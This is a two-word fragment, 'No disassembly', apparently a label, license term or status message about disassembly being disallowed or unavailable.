No disassembly